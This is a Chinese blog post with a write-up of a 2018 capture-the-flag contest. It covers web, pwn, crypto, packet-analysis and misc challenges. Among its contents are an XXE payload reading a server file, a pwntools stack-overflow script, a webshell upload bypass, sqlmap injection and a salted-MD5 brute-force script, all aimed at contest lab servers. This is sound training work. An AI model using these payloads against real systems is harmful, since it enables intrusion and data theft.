2018年首届豌豆杯WriteUp

原创

Super_Yiang 于 2018-10-29 15:14:55 发布 2416 收藏 2

分类专栏： 安全 CTF 文章标签： 豌豆杯 CTF WriteUp 安全

本文链接：https://blog.csdn.net/Super_Yiang/article/details/83506186

安全 同时被 2 个专栏收录

6 篇文章 1 订阅

订阅专栏

CTF

1 篇文章 0 订阅

订阅专栏

由于比赛结束服务器关闭，所以赛后无法实现复现，造成writeup的可读性不强勿怪。

WEB安全

1.web签到题（100）


```
hint:请选手访问 http://101.231.137.47:20001/，获取flag。
```

很明显链接点进去，滑稽，很多很多滑稽，既然是签到题，先F12查看页面源代码即可找到flag。

2.输入密码查看flag（100）

```
hint:请选手访问 http://101.231.137.47:20002/4.php ,输入密码就可查看flag哦。
```

访问网址，进去是一个登录界面，需要输入查看密码才能查看，然后输入密码的下方有提示说密码是五位数，既然是五位数，尝试用burpsuite抓包进行爆破咯。设置payload



爆破即可得到密码：`12138`（没记错的话）登录进去就可以得到flag。

3.这真能传马？（100）

```
hint:小明这个大黑客这两天在做坏事想请您帮忙，请选手访问 http://101.231.137.47:20003 ，看看能不能传个马获取/opt/flag.txt中内容呢？flag为32位小写md5。
```

点进链接，发现是一个上传文件的页面，上面写着`Upload yourPhotos to Dir`猜测是对上传的文件类型进行的限制只能传图片。然后尝试着上传一个图片然后抓包试试，发现它POST了一个参数，值是图片的后缀名（例如jpg，gif等），我再尝试着上传一个大马.jpg，抓包改文件名为.php并在那个参数后面加上php的后缀，就可以成功上传，然后就简单了，直接去`/opt/flag.txt`拿flag。

4.这真的能注入？（100）

```
hint:小明这个大黑客这两天在做坏事想请您帮忙，请选手访问 http://101.231.137.47:20004 ，通过某种奇怪的Web攻击技术获取数据库中的flag值。flag为32位小写md5。
```

点击链接，发现是一个表，url里有一个gid的参数，尝试着改参数的值，表的内容也会发生变化，外加题目就提示注入，直接sqlmap跑起来，爆库，爆表，爆列名，dump下来直接get到flag。

5.怎么拿webshell（200）

```
hint:公司好像有个服务器被黑了，攻击者关闭了远程登录，请选手访问 http://101.231.137.47:20005 ，看看能不能拿到webshell获取/opt/flag.txt中内容呢？flag为32位小写md5。
```

题目说服务器被黑了，攻击者关闭了远程登录，扫描工具扫到有一个/hack.php的页面，是个登录页面，尝试burpsuite字典爆破，密码：`1qaz2wsx`，登入发现是个可以读取文件内容的页面，直接去/opt/flag.txt获取flag。

6.APi（200）

```
hint:这里好像有个什么api，链接在此http://10.10.10.199:20006/index ，能用它获取/tmp/flag.txt中内容吗？Flag包含大小写和符号噢
```

api调用，点击链接，查看源码，尝试着输入一个值然后抓包，发现它并没有将我输入的内容发送到服务器，而是发送了几个特定的值。猜测是XXE漏洞（xxe也就是xml外部实体注入 ）读取flag.txt。因为它是以json格式传递，所以我先将`Content-Type`的值为`application/xml`，然后我恶意的引用了外部实体，将它的值绑定为服务器的`/tmp/flag.txt`，这样在服务器返回给我们解析后的值时，就会把`/tmp/flag.txt`的内容返回给我们。

XML内容：

```
<?xml version="1.0"?>
<!DOCTYPE a[
<!ENTITY b SYSTEM "file:///tmp/flag.txt">]>
<c>&b;</c>
```

8.Atom[附加题] (100)

```
hint:您觉得这个网站华丽吗？或许您可以获权搞点新鲜的~
地址：http://101.231.137.47:20008/login.php
账户:test，密码:123456
```

这个附加题给的是一个登录页面，题目说获权，猜测是要以admin的身份登录，抓包，发现cookie中有一个`admin`的参数值为0，改成1就可以查看页面源码找到flag。

远程漏洞利用

2.远程攻击-2（100）

```
hint:请选手下载文件100，通过某种攻击技术获取flag文件中的内容。IP:101.231.137.47,端口：20011。
下载地址：
```

先file命令看看

100: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=7d83faff7b0a4f6c760446a51f736a4cb63ffe69, not stripped

GDB走一波

```
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

然后IDA看看


```
1 signed int read_flag()
2 {
3   system("cat flag.txt");
4   return 1;
5 }
```

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   vul_fun();
4   return 0;
5 }
```

```
1 int vul_fun()
2 {
3   char v1; // [sp+0h] [bp-48h]@1
4
5   return __isoc99_scanf("%s", &v1);
6 }
```

比较初级的栈溢出了

起始地址为**0xffffd140** ret的地址为**0xffffd18c**



所以只要输入76个字符，然后附上readflag函数的地址即可

```
from pwn import *
p = process("101.231.137.47",20011)
payload = 'm'*76 + p32(0x8048471)
p.sendline(payload)
p.interactive()
```

加密解密

1.我这密码忘了。。。（100）

```
hint:小明记性不好这密码忘了，只记得密码和下面这串字符是有关系的，请选手分析下列字符串帮助小明找回密码。VTBzNE9GZEhURWhDVjBve
FVrMVVTell4UkRKWU5FTTFRMGszUmtrd1ZFVT0=
Flag为32位大写md5
```

题目给了一串base64,解码得`U0s4OFdHTEhCV0oxUk1USzYxRDJYNEM1Q0k3RkkwVEU=`发现还是base64，再解密就可以得到flag：`SK88WGLHBWJ1RMTK61D2X4C5CI7FI0TE`。

2.二战时期的密码（100）

```
hint:已知将一个flag以一种加密形式为使用密钥进行加密，使用密钥WELCOMETOCFF加密后密文为0000000000000000000000000000000000000
0000000000000000010111000011000100000010100000001，请分析出flag。Flag为12位大写字母
```

给了一个长度为84位的二进制数，并给了秘钥`WELCOMETOCFF`长度是12，所以猜测是ascii的二进制值七位异或


```
秘钥                  密文          明文
W=0010111           0000000       0010111=W
E=0000101           0000000       0000101=E
L=0001100           0000000       0001100=L
C=0000011           0000000       0000011=C
O=0001111           0000000       0001111=O
M=0001101           0000000       0001101=M
E=0000101           0000000       0000101=E
T=0010100           0010111       0000011=C
O=0001111           0000110       0001001=I
C=0000011           0010000       0010011=S
F=0000110           0010100       0010010=R
F=0000110           0000001       0000111=G
```

就可以获得flag了。

3.被黑了，求密码（100）

```
hint:小明记性不好这密码忘了，只记得密码和下面这串字符是有关系的  .--- .-. --.- ----- ..... ----. -..- -- --. -.-. .-----
 .. --... .--. -... ....- ..- -. --. .- --... -... .-.. -. -.-. -.-- ... -.... -.-- .--- ----- 请选手分析下列字
符串帮助小明找回密码。Flag为32位大写md5
```

有`-`和`.`组成的很明显就是摩斯密码，摩斯密码解码




然后大写就可以：`JRQ058XMGC1I7PB4UNGA7BLNBCMS6YJ0`

4.出航了~出航了！！（200）

```
hint:Hey！ 各位船员们抓紧时间上船吧，我们的船马上就要开了。在出发前我会给你们一个指导手册（data.pcap），指导手册里会有你们在本次航行中需要的通行证。我在这里啰嗦一下：大家可以利用通行证里的request（请求）信息进行分析。祝各位能在旅途中获得本次flag!
```


给了一个数据包，提示利用`request`(请求)分析，用wireshark过滤器过滤`http.request.method=="POST"`就可以看到只有一个包，点击查看发现是用户名和密码



将密码base64解密得flag：`KN1Z6PXVy9`

5.IDC密码破解（200）

```
hint:小明是某互联网企业的一名IDC管理员，由于该企业的业务复杂,机器众多,为了方便日常的管理工作,小明使用一种加密算法来加密密码然后放在一个excel中,方便日常的工作,.现在从小明的excel中抽取一条密码.请参赛选手下载压缩包 passwd-300.rar，破解压缩包中txt文档的加密密码并提交。
```



给了一个txt文本，里面是

纯脑洞，js反过来就是sj（手机），然后手机拼音9键，`4163633181327481`，例如41就是第四个按键的第一个字母g等，然后flag就出来啦。

6.超级密码（300）

```
hint:某遗留系统采用固定格式+6-10位数字类型密码，今天他们发生了数据泄露事件，做为一名黑客，你要开始干活了。
请下载附件password进行破解。
```


下载了附件用notepad++打开发现好多的md5值和字符串，所以猜测就是hash加密并为密码加盐了（Salt）。

```
即便是将原始密码加密后的哈希值存储在数据库中依然是不够安全的，因为可以通过查表法破解hash值。那么有什么好的办法来解决这个问题呢？答案是加盐。
盐（Salt）是什么？就是一个随机生成的字符串。我们将盐与原始密码连接（concat）在一起（放在前面或后面都可以），然后将concat后的字符串加密。采用这种方式加密密码，查表法就不灵了（因为盐是随机生成的）
```

直接放脚本爆破

```
# -*- coding: utf-8 -*-
import hashlib
result ="{FLAG:%number}%salt"
password =["f09ebdb2bb9f5eb4fbd12aad96e1e929.p5Zg6LtD","6cea25448314ddb70d98708553fc0928.ZwbWnG0j","2629906b0299
83a7c524114c2dd9cc36.1JE25XOn","2e854eb55586dc58e6758cfed62dd865.ICKTxe5j","7b073411ee21fcaf177972c1a644f403.0wd
RCo1W","6795d1be7c63f30935273d9eb32c73e3.EuMN5GaH","d10f5340214309e3cfc00bbc7a2fa718.aOrND9AB","8e0dc02301debcc9
65ee04c7f5b5188b.uQg6JMcx","4fec71840818d02f0603440466a892c9.XY5QnHmU","ee8f46142f3b5d973a01079f7b47e81c.zMVNlHO
r","e4d9e1e85f3880aedb7264054acd1896.TqRhn1Yp","0fd046d8ecddefc66203f6539cac486b.AR5lI2He","f6326f02adaa31a66ed0
6ceab2948d01.Aax2fIPl","720ba10d446a337d79f1da8926835a49.ZAOYDPR2","06af8bcc454229fe5ca09567a9071e62.hvcECKYs","
79f58ca7a81ae2775c2c2b73beff8644.TgFacoR3","46aaa5a7fef5e250a2448a8d1257e9cf.GLYu0NO4","2149ac87790dd0fe1b43f40d
527e425a.5Xk2O1sG","d15a36d8be574ac8fe64689c728c268e.aZikhUEy","ff7bced91bd9067834e3ad14cc1464cd.E7UROqXn","8cc0
437187caf10e5eda345cb6296252.XPin3mVB","5cfcdca4a9cb2985a0b688406617689e.nsGqoafv","5a7dfa8bc7b5dfbb914c0a78ab27
60c6.YC1qZUFR","8061d8f222167fcc66569f6261ddd3cc.wNgQi615","3d8a02528c949df7405f0b48afe4a626.CO2NMusb","70651acb
c8bd027529bbcccdbf3b0f14.CAXVjFMd","a9dbe70e83596f2d9210970236bdd535.TL6sjEuK","9ed6ef5780f705ade6845b9ef349eb8f
.tJ90ibsz","4b46fac0c41b0c6244523612a6c7ac4a.VTjOSNmw","8141e6ecb4f803426d1db8fbeb5686ef.lh75cdNC","df803949fd13
f5f7d7dd8457a673104b.V39sEvYX","19052cc5ef69f90094753c2b3bbcd41d.YwoGExpg","cf8591bdccfaa0cdca652f1d31dbd70f.pJC
Lui49","66e10e3d4a788c335282f42b92c760a1.NQCZoIhj","94c3ae5bcc04c38053106916f9b99bda.vOktelLQ","e67e88646758e465
697c15b1ef164a8d.x0hwJGHj","84d3d828e1a0c14b5b095bedc23269fb.2HVWe9fM","264a9e831c3401c38021ba3844479c3f.Cx4og6I
W","ed0343dec184d9d2c30a9b9c1c308356.g2rqmPkT","ad5ba8dc801c37037350578630783d80.pFK2JDT5","3f588bedb704da9448e6
8fe81e42bca6.4ANDOiau","970c9cf3cad3dfa7926f53ccaae89421.R6ML7Qy8","e0a097b7cceaa7a8949fe039884e4a2d.dul2ynqL","
7df505218102c64b1fe4fa5981ddb6fa.jPeoyS57","fd4f6043da1f7d5dca993c946ef6cd7c.6p9CwGaY","5fe6d99b9a2824949279187c
246c9c30.OGQ2J57y","135b150ad513a961089bb1c05085a3d9.h0dw1Fro","ad6af4fb623b3c51181a371911667fed.HbQT4dRz","c9fa
4b0db317d88e2b10060225e92494.ebVnpMzS","d0deab17d115bd6fdce8592bb3667643.bL5zwgvX","006f0cb3a422716692f143f28eb0
d187.NHXg1Fof","ddc125de34da1a6ec0cbe401f147bc8f.GDai9Y0n","be5052053c5a806e8f56ed64e0d67821.40alyH3w","aaf18ac4
46b8c385c4112c10ae87e7dc.ZJQzuIL0","a2db20a4b7386dc2d8c30bf9a05ceef7.QnpOlPWH","8a4fbc32a3251bb51072d51969ba5d33
.rtcbipeq","5e35d2c9675ed811880cea01f268e00f.i1Hbne6h","9da23007699e832f4e9344057c5e0bd3.EtbGpMSW","f09233683d05
171420f963fc92764e84.fxHoinEe","4feabf309c5872f3cca7295b3577f2a8.KymkJXqA","9b94da2fa9402a3fdb4ff15b9f3ba4d2.G3T
dr1Pg","b3cd8d6b53702d733ba515dec1d770c5.Y71LJWZz","6a5b3b2526bb7e94209c487585034534.rIwb4oxt","e9728ef776144c25
ba0155a0faab2526.e1sOXSb8","d41a5e7a98e28d76dbd183df7e3bcb49.36bedvia","81d5ebfea6aff129cf515d4e0e5f8360.dDG4qTj
W"]
n=1000000000
while(n<10000000000):
    for j in range(0,66):
        salt = password[j][33:]
        md5 = password[j][:32]
        mingwen = "{FLAG:"+str(n)+"}"+password[j][33:]
        miwen = hashlib.md5(mingwen.encode('utf-8')).hexdigest()
        if (miwen == md5) :
            print(mingwen)
            print(password[j])
            n=10000000000
            break
    print(n)
    n=n+1
```

运行脚本




网络协议分析


1.数据包里有甜甜圈哦~（100）

```
hint:老板给我来982份甜甜圈！
哈？我这里可没有这么多甜甜圈，但我这里有982份的酸奶麦片。
Deal!(成交！)
```

酸奶麦片！！！(snmp)，直接wireshark过滤器过滤`udp contains"flag"`



随便选取一个追踪udp流就可以看到flag。



3.我是没有感情的thief（300）


```
hint:我是Sam，我在船上偷了船长的一封信，但是这封信被加密了，我能力有限无法解密还请各位大佬们帮帮我解密下这封密信，必有重谢！
为了能够更快更有效的解密，我将我知道的信息告诉您们。

这封密信flag位置为 CTF%xXxxXx% (区分大小写!)
例如 CTF%sdfg7sup1erg6s6NCo8fgh4dg5%，提交内容为sdfg7sup1erg6s6NCo8fgh4dg5
```

打开数据包，发现大部分都是802.11也就是无线网的数据包，我们过滤http，发现一个get方式请求的rom-0的文件，通过导出http对象分析来提取这个rom-0文件，然后搜索“Decrypt Rom-0”会带你到routerpwn，在那里你可以上传rom-0文件并解压缩它，因为它是一个Rom-0配置解压缩器（LZS）。

这提供了sp.data内容，其中包含wireshark无线捕获的WPA密码。


```
Rome4040
TP-LINK
public
public
public
public
```

在编辑 - >首选项 - >协议 - > IEEE 802.11 - >解密密钥 - >新建 - > WPA-PWD中为wireshark提供“Rome4040”并应用它将解密WiFi会话。



然后再过滤`http contains"CTF%"`

然后追踪一下tcp流得到flag。



杂项

1.会飞的狗狗（100）

```
hint:最近公司截获了一个犯罪份子传播信息的文件，请下载 corgi-can-fly 分析该文件中的内容，flag为英文字符串，包含符号和空格符，提交时请注意。下载地址：http://101.231.137.47:8899/corgi-can-fly.jpg
```

直接notepad++打开滑到最后有个base64编码的字符串

```
'/z?P?w娌祝DC4泜胛黝F眾ES[q戡??\I?)p?O嗔CANm?G€h陞!圪◆眷z條T<妝?具<d?闌g恍x默嫉粲$刚?讼瓏SO孝
俱琪<ch?欧  ]巅1}0倏ACKENOJ9?O  Q,JZCANDC4艋峭?  j锄??愠H拨j蝴~籥杖?嫗d*c?書?O籾?晏NAK擲SUB
72 EM刺熂当s埣b?'壉  矸+津Vb鑣莊<沔DC1RS翱柴pF锎5NUL炻ncDLE鉦涴Xg"臾SO3(f厓?6芹逢?N??劳'y,禎]酵
s"SS蚔ETBENO9DC4+IENOSUB?犣DC1ETB剔阪缨?SUBO◎sSOHG?€浣肿8XK怀臊~鳊?鋼?□
73 否邁湩?Y喢EM?SOH?uH蝐萸SUB徥SIi?Rc}济FFBSESC跌櫼qO发?(Do  潐昧X齟0葉娌\塕ESC,獛滋べ%+?□
74 H澡每錄?  DLEF潦mO啜=民I呿@蛔?OA镧晓  Oi  ?  捧?鐒>呤US~鮿鸣DC3#瘳瀋CAN^CAN墋<
75 SI?#nEOT劝课5柅  ?;N音螯sZ嫸  掜DLEF>烘▯?NULDC2謕澱4营ESCGDC3iMxV.?咭fR  I適閐Ge?汔V  ENOSU
G}?傲{?  貉啸突EOT?吃bM
76 1锂b]u<獊遐(sj?  ??BEL
77 ?剜寄?m跮\"DC3}  礨TRS激膝?3銕2趙NAKQ蹈f镑  靠  纂u]椢z4ACKS蹉?  欶?
78 樫;?USj坎?玲饒餬歸◎DC3地
79 铖啟SOY?  (  輘c哔es]绦~鱔IU羔腿  W鞠嗑窟w鱺揚US_ETX蟦V顽测X/m峪8}鎒熼SOH輔足dOc3xESC蕾霃覲
篾?A*箸??葥DC2?鑣$&?c匡  臊?胯  {O  B?忠"SI?ゟ?篳?藾詪SIy镗NAK_槏:?冕軑VTEM€?ETX=a臒c  縸滭鈔
4/]朐ₐ€ENOFFo釅V?篾翎SYN%DC4j__铪鲂=鲋DLE唢M?渐SYN弹]?謣?ACKcl{(03厥`#厍?走升xW<UM,?鮖?g?BEL
SOFS/速{胂@?^K蘑换y^启~  S?DC3DC2笉qcNULNULNULDC3tEXtTitleNULCorgi Can
